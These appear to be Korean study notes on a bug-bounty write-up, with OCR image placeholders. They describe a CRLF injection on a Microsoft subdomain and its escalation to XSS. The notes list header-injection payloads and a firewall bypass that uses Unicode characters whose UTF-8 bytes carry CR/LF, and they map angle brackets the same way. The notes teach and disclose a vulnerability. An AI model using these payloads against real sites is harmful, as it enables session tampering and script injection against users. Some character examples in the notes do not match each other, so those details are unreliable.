CRLF & XSS

https://infosecwriteups.com/6000-with-microsoft-hall-of-fame-microsoft-firewall-bypass-crlf-to-xss-microsoft-bug-bounty-8f6615c47922

https://ko.wikipedia.org/wiki/%EB%AC%B8%EC%9E%90_%EC%9D%B8%EC%BD%94%EB%94%A9

프리미엄 고객을 위한 기능이 포함된 특정 서브도메인이 다른 보안 팀에 의해 덜 탐색되었을 것이라고 판단하고, 기능 테스트와 서버 측 테스트 진행


```
/%0D%0A%20Set-Cookie:whoami=thecyberneh
so main URL :-  https://subDomain.microsoft.com/%0D%0A%20Set-Cookie:whoami=thec
```

서버가 특정 페이로드에 대해 "404 Not Found"가 아닌 "400 Bad Request" 응답을 반환하는 것을 발견

→ 경로가 없는 경우가 아니라 서버가 보호되지 않거나 방화벽이 약하다는 것 확인


```
%0D%0A%20Set-Cookie:whoami=thecyberneh
%20%0D%0ASet-Cookie:whoami=thecyberneh
%0A%20Set-Cookie:whoami=thecyberneh
%2F%2E%2E%0D%0ASet-Cookie:whoami=thecyberneh
```


```
Payload responsible for CRLF injection is :- 嘍嘡

Before URL Encoding
Main Payload:- 嘍嘡
After URL Encoding
嘍 :- %E5%98%8D
嘡 :- %E5%98%8A

https://subDomain.microsoft.com/%E5%98%8D%E5%98%8ASet-Cookie:crlfinjection=thec
```




GBK 인코딩을 활용한 특수한 페이로드 시도 → `Set-Cookie:crlfinjection=thecyberneh`

서버의 방화벽을 우회하여 CRLF 인젝션 성공






XSS까지의 확장을 위해 응답의 본문 섹션에 Javascript 페이로드를 삽입해야 하며, 그러려면 서버가 아래와 같은 응답을 보내도록 강제해야 함




페이로드가 끝난 후 서버가 빈 줄을 보내도록 강제하는 페이로드를 만들어서 해당 페이로드 뒤의 헤더가 가비지로 구문 분석되거나 무시하도록 해야 함


"嚧噦"(URL 인코딩 % E5 % 98 % 8D % E5 % 98 % 8A 포함)와 같은 CRLF 페이로드를 삽입했지만 빈 줄을 얻지 못함

그래서 그 페이로드를 2 번 삽입 한 후 서버가 응답으로 하나의 빈 줄을 보내도록 강제



```
“<” as 嘳
“>” as 嚧

#ENCODING
“<” --> 嘳 --> %E5%98%BC
“>” --> 嚧 --> %E5%98%BE
https://subDomain.microsoft.com/%E5%98%8D%E5%98%8ASet-Cookie:whoami=thecyberneh
```





XSS 성공